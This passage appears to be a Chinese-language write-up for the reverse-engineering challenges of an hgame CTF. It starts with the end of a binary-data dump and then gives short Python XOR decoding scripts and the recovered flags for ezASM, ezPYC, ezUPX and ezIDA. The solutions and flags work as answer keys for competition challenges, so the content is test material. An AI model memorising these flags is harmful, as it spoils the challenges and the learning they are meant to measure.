0011111110100110011111110110001000111100010111000101111000011011011111101
1101011101001110000111000010101101111000110010110100110101110001101011001
1010001110110101110100011101100010011011000110011010101011001001101111000
0111110100111101110000100010000011110001011100001000000100011111101101000
0100011011010010011011001011011101001111110101111000000111010101001101010
1111000011010111011101101011011000000100001100001', '1110110110010001011100
1111101111110111001111101010011001111110010000100011100110101101010001011
1110101110101111010111100101100010011001001011101000101011000110111000010
0001010010001001110101100010100001111101101110000110011000100011010000100
0111111111000000101111000100101000000001001001001101110000100111001110001
0010110101111111010111101101101001110111010111110110011001000010001010100
0100101101101010111000000101111100100110011110001001001111100101111001111
0110110101110010011110100011001100011000011000001100000111110101001011110
0000001010111110100001111100001011111000100000100101110101101001010101010
0111110010101110001100100101100010101010100110110001011000000100011100111
1001110011100011010101011101001101000000110000101100001110110100000000111
1100010111110101111001100001101100010010011011101001100111110110010110001
1000101001110101111001000010110010111101110110010101101000000101001011000
0000011100011100001000000010011111000110100110000000110111011111010011111
1000101110110000000100010010100110000001', '0001101010101010100001001001100
01000010101010000101000100010001110110011000100110
01001110000110100010101111010110111001101011011101110000011001000100100101
00001101110100011100100101001110001000101011011101110010011111011100101001
01110101000001001111101011100100101101000010000100100011011110011101000100
01011101100111011101011101100100101011010101000101001000101110011011111110
110011111111100000000011100000001001100011000100011010101000101100001010100
01100001010011101010101110110100101110110010100111000101010011001100001101
01100010000100110101110100001101001011011110011100110011001010110100101010
11111011011110000011101000111110111000000000011101101110100001100101001011
10011101110001001110111101001010001000110111011000111110001011101101101111
11001111000000011100011000010000101001011001101110101000010101001000100110
01000010100111110010100000101101101001111000110100000110111101010010100110
00101000001110000111101010101000110110011100010111101110101110110101011011
0000011000000101001010111101 1'])
```

得到fbbbee823f434f919337907880e4191a，依照uuid格式补齐即可

reverse

ezASM

看到有异或0x22直接写脚本

ezasm

```
arr=[74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]
flag=''
for i in range(len(arr)):
    flag+=chr(arr[i]^0x22)
print(flag)
```

ezPYC

先解exe转pyc，用在线解pyc得出差不多的代码然后写脚本

ezpyc Plain Text

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.11

flag = [
    87,
    75,
    71,
    69,
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
    114,
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
    108,
    119,
    97,
    115,
    49,
    112,
    112,
    48,
    108,
    100,
    37,
    124,
    2]
c = [
    1,
    2,
    3,
    4]
ch=''
for i in range(len(flag)):
    ch+=chr(flag[i]^c[i%4])
print(ch)

```

ezUPX


先脱壳在写异或脚本

ezupx Plain Text

```
arr=[
  0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
  0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
  0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54,
  0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32
]
flag=''
for i in range(len(arr)):
    flag+=chr(arr[i]^0x32)
print(flag)
```

ezIDA

打开即可看到flag



```
; "%39s"
eT0 ; "hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}"
```